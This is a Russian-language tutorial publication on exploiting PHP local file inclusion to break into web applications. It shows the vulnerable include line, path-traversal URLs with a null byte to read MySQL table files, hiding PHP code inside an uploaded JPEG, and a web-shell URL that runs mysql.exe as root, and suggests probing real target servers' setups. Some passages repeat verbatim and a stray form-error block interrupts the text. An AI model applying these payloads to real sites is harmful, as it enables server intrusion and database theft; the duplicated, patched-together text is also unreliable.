

Публикация на тему

# Уязвимость PHP-include

*Использование уязвимости php-include для взломов web-приложений.*

## Автор

[Михалькевич Александр Викторович](#)

## Публикация

**Наименование** Уязвимость PHP-include

**Автор** А.В.Михалькевич

**Специальность** Использование уязвимости php-include для взломов web-приложений.,

**Анотация**

**Anotation in English**

**Ключевые слова**

**Количество символов** 9201

## Содержание

[Введение](#)

1 [Проверка страницы на уязвимость](#)

2 [Взлом базы данных](#)

3 [Уязвимое изображение](#)

4 [Хакерский веб-шелл](#)

[Заключение](#)

[Список использованных источников](#)

[Приложения](#)

## Введение

### 1 Проверка страницы на уязвимость

Предположим, страница вызывается следующим образом:

`127.0.0.1/test/sto.php?page=index`

Для того, чтобы проверить подверженность страницы PHP-инклюд, достаточно вместо параметра index вставить любой другой несуществующий параметр.

И если увидим какую-нибудь ошибку, связанную с подключением файла, то можете себя поздравить: сайт подвержен PHP-инклюд.

Это говорит о том, что в уязвимом скрипте имеется такая строка:

```
include("templates/" . $_GET['page'] . ".php");
```

Хакеру достаточно немного изменить адресную строку, и получить доступ к любому файлу на сервере.

## 2 Взлом базы данных

Хакеру достаточно немного изменить адресную строку, и получить доступ к любому файлу на сервере, например к файлу из базы данных:

```
http://127.0.0.1/test/sto.php?page=../../mysql/data/db_baze_name/users.MYI%00
```

Расшифруем параметр `$_GET['page']`:

Поднимаемся на три уровня вверх (кол-во поднятий вверх определяется экспериментальным образом). Далее заходим в папку `mysql/data/имя_базы/имя_таблицы.MYI`. Конечно, если мы не знаем параметров сервера, то можем и не знать папок и файлов, находящихся на сервере. Но версия и операционная система сервера — это открытая информация, её можно узнать даже по телефону, позвонив в службу технической поддержки. После чего установить в качестве виртуальной машины нужную операционную систему, потом скачать и установить сервер, с настройками, как на том сервере, который собираемся атаковать. Далее нам лишь останется экспериментальным путем определить как добраться до нужных файлов.

`%00` в конце имени файла — это шестнадцатеричный код для передачи по протоколу HTTP нулевого байта. Этот символ означает конец строки. Здесь он нужен, чтобы отбросить расширение `.php`.

Нулевой байт срабатывает не всегда, но хакеры открыли множество способов замены нулевого байта.

Основное предназначение локального инклюда — просмотр локальных файлов. Но его также можно использовать для создания полноценного web-шелла (оболочки для выполнения любых команд на стороне сервера либо доступа к командной строке).

Известно, что команда `include()` может принимать файлы с любым расширением, и выполнять их как реальные `php`-скрипты. Т.е. если ресурс позволяет загружать изображения, или любые другие файлы, то нам ничто не мешает, под видом изображения (с расширением `.gif`, `.jpg` или любого другого разрешенного расширения), залить на сервер команды `php`. Если на стороне сервера идет проверка файлов не только на расширение, но и на заголовки (массив `Headers`), то мы можем открыть блокнотом любое изображение, и дописать к коду изображения `php`-команды.

### 3 Уязвимое изображение

Основное предназначение локального инклюда — просмотр локальных файлов. Но его также можно использовать для создания полноценного web-шелла (оболочки для выполнения любых команд на стороне сервера либо доступа к командной строке).

Известно, что команда `include()` может принимать файлы с любым расширением, и выполнять их как реальные php-скрипты. Т.е. если ресурс позволяет загружать изображения, или любые другие файлы, то нам ничто не мешает, под видом изображения (с расширением `.gif`, `.jpg` или любого другого разрешенного расширения), залить на сервер команды php. Если на стороне сервера идет проверка файлов не только на расширение, но и на заголовки (массив `Headers`), то мы можем открыть блокнотом любое изображение, и дописать к коду изображения php-команды.

Откроем исходный код любого изображения (желательно, не очень большого). Сделать это можно с помощью `Nodetadd++`. Получим нечто подобное.

В конец исходного кода добавим скрипт php.

**Whoops!** Найдены следующие ошибки.

- Поле наименование обязательно для заполнения.
- Поле содержимое обязательно для заполнения.
- Поле тема должно быть числом.

Зальем файл на сервер. Выглядеть этот файл будет, как обычное изображение: если в адресной строке наберем: `http://127.0.0.1/test/skype.jpg`, то не увидим ничего особенного: обычный значок skype.



Однако, если обратимся к нему через найденную ранее уязвимость:


`http://127.0.0.1/test/sto.php?page=../skype.jpg%00`

получим примерно, следующее.

PHP Version 5.3.1 

|                                   |                                                                      |
|-----------------------------------|----------------------------------------------------------------------|
| System                            | Windows NT 6.0.6002-VAIO 6.1 build 7601 ((null) Service Pack 1) i586 |
| Build Date                        | Nov 20 2009 17:20:57                                                 |
| Compiler                          | MSVC6 (Visual C++ 6.0)                                               |
| Architecture                      | x86                                                                  |
| Configure Command                 | cscript /nologo configure.js "--enable-snapshot-build"               |
| Server API                        | Apache 2.0 Handler                                                   |
| Virtual Directory Support         | enabled                                                              |
| Configuration File (php.ini) Path | no value                                                             |
| Loaded Configuration File         | C:\xampp\php\php.ini                                                 |

На фоне кода изображения откроется калькулятор:



Чтобы выполнить команды с пробелами, нужно между пробелов вставлять %20, либо заменить их на +.

Теперь, с помощью нашего web-шелла попробуем проникнуть на сервер MySQL.

`http://127.0.0.1/test/sto.php?page=../skype.jpg%00&cmd=C:\xampp\mysql\bin\mysql.exe+--user=root+--password=+-?`

Пояснения:

`C:\xampp\mysql\bin\mysql.exe` — заходим на сервер MySQL

`--user=root` - выбираем суперпользователя root.

`--password=` - сюда вставляем пароль суперпользователя. У нас это значение пустое, потому что по умолчанию в XAMPP пароля у root нет.

`-?` - данная команда вызывает help MySQL.

## Заключение

## Список использованных источников

## Приложения